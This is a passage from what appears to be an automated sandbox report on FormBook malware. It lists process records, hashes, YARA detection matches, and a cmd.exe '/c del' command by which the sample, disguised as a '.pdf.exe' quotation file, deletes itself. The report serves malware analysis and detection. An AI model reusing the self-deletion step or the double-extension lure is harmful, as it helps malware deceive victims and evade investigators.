### General

Target ID:	14
Start time:	08:47:37
Start date:	05/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.520299668.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.520299668.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.520299668.0000000001150000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.519578408.0000000000D60000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.519578408.0000000000D60000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.519578408.0000000000D60000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.520468726.00000000032F0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.520468726.00000000032F0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.520468726.00000000032F0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>
Reputation:	high

File Activities						
File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	D786E7	NtReadFile


Analysis Process: cmd.exe    PID: 1788, Parent PID: 6352	
General	
Target ID:	16
Start time:	08:47:46
Start date:	05/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe"
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it.							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe    PID: 6772, Parent PID: 1788	
General	
Target ID:	17
Start time:	08:47:47
Start date:	05/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

**Disassembly**

 No disassembly